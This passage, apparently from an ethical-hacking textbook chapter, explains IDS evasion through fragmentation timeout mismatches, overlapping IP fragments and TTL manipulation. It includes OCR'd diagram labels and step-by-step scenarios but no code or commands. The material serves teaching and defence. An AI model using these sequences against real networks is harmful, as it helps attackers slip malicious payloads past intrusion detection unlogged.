

Attacker
NIDS
Frag_timeout= 60 sec
Victim
Frag_timeout= 30 sec
Time = 0 sec
Frag 2
Frag 4
Sending
Frag 2
Frag 4
Received
Frag 2
Frag 4
Received
Time = 30 sec
Waiting
Frag 2
Frag 4
Frag waiting
Fragments dropped
30 sec < T < 60 sec
Frag 1
Frag 3
Sending
Frag 4
Frag 3
Frag 2
Frag 1
False Reassembly
Frag 1
Frag 3
Received
30 sec < T < 60 sec
Frag 2
Frag 4
Sending
Frag 2
Frag 4
Received
Frag 4
Frag 3
Frag 2
Frag 1
Correct reassembly
Attack

Figure 12.36: Fragmentation attack scenario-2

The figure above illustrates the discussed scenario (Attack Scenario-2). The attacker sends the malicious payload that will falsely reassemble fragments at the IDS and successfully performs a fragmentation attack on a host when the NIDS fragmentation reassembly timeout exceeds the victim's fragmentation reassembly timeout.



Overlapping Fragments

- An IDS evasion technique in which the attackers **generate a series of tiny fragments** with overlapping TCP sequence numbers
- For example, the initial fragment consists of **100 bytes** of payload with a sequence number 1; the second fragment consists of 96 bytes and includes an overlapping sequence, and so on
- At the time of **reassembling the packet** the destination host must know how to assemble the overlapping TCP fragments
- Some OSs will take the **original fragments with a given offset** (e.g., Windows W2K/XP/2003) and some operating systems will take the subsequent fragments with a given offset (e.g., Cisco IOS)

Overlapping Fragments

Attackers use overlapping fragments to evade IDS. In this technique, attackers generate a series of tiny fragments with overlapping TCP sequence numbers. For example, the initial fragment consists of 100 bytes of payload with the sequence number of 1, the second fragment includes an overlapping sequence of 96 bytes, and so on. At the time of reassembling the packet, the destination host must know how to assemble the overlapping TCP fragments. Some OS will take the original fragments with a given offset (e.g., Windows W2K/XP/2003) and some OS will take the subsequent fragments with a given offset (e.g., Cisco IOS).

Consider a scenario in which the attacker carries out this attack by breaking the packet into four fragments, sending frag-1, frag-2, and frag-3 first, accepted by both OSs. Then, the attacker sends frag-2', frag-3', and frag-4. Here, the payloads of frag-2' and frag-3' are different from those of frag-2 and frag-3, respectively, but the fragment offset and its length, along with the other fields in the IP header, remain the same. In such a scenario, an OS such as Windows XP will reassemble frag-1, frag-2, frag-3, and frag-4, whereas an OS such as Cisco IOS will reassemble frag-1, frag-2', frag-3', and frag-4.




Attacker
Windows XP
Cisco IOS
Frag 3
Frag 2
Frag 1
Sending
Frag 3
Frag 2
Frag 1
Received
Frag 3
Frag 2
Frag 1
Received
Frag 4
Frag 3
Frag 2
Sending
Frag 4
Frag 3
Frag 2
Frag 1
Reassembled
Frag 4
Frag 3
Frag 2
Frag 1
Reassembled

Figure 12.37: Evading IDS using Overlapping Fragments



Time-To-Live Attacks

- These attacks require the attacker to have a **prior knowledge of the topology** of the victim's network
- This information can be obtained using tools such as **traceroute** which give information on the **number of routers between the attacker and the victim**

1. The attacker breaks malicious traffic into **3 fragments**
2. The attacker sends **frag 1 with a high TTL**, and a false frag 2 with a low TTL
3. The IDS receives both fragments, but the victim receives the **first fragment only**
4. The attacker sends **frag 3 with a high TTL**
5. The IDS reassembles the 3 fragments into a meaningless packet and **drops** the packet
6. The victim receives real frag 2, and **suffers from an attack**, while no log entry created

Time-To-Live Attacks

Each IP packet has a field called **Time to Live (TTL)**, which indicates how many hops the packet can take before a network node discards it. Each router along a data path decrements this value by 1. When the TTL reaches 0, the packet is dropped, and an ICMP alert notification is sent to the sender. Typically, when a host sends a packet, it sets the TTL to a high value such that it can reach its destination under normal circumstances. Different OS use different default initial values for the TTL. Therefore, attackers can guess the number of routers between them and a sending machine, and make assumptions as to what the initial TTL was, thereby guessing which OS a host is running, as a prelude to an attack. To prevent such detection, **SmartDefense** can change the TTL field of all packets (or all outgoing packets) to a given number. These attacks require the attacker to have prior knowledge of the topology of the victim's network. This information can be obtained using tools such as traceroute, which gives information on the number of routers between the attacker and the victim.

Consider a scenario in which a router is present between the IDS and a victim. Attackers need to acquire this information before launching the TTL attack by breaking the malicious data packet into three fragments. It is assumed that the attacker has prior knowledge about the topology of the target network (i.e., how many routers are there between the attacker and victim machines). The attacker fragments the packet and sends frag 1 with the TTL set to a higher value. It is then received by the victim and the IDS. Then, the attacker sends frag-2' with a false payload and a TTL value of 1, which is received by the IDS; however, the victim will not receive it, because the router discards it and the TTL value is reduced to 0. Next, the attacker sends frag-3 with a correct payload and a higher TTL value, which enables it to reach the IDS and the victim. After receiving frag-3, the IDS performs a TCP reassembly on fragments 1, 2’, and 3, and the victim waits for frag-2. Finally, the attacker sends frag-2 with a valid payload. The victim, after receiving frag-2, reassembles fragments 1, 2, and 3 and gets the attack code embedded in a malicious payload. Here, the IDS has only frag-2, as it has already reassembled the fragments and the stream has cleared.

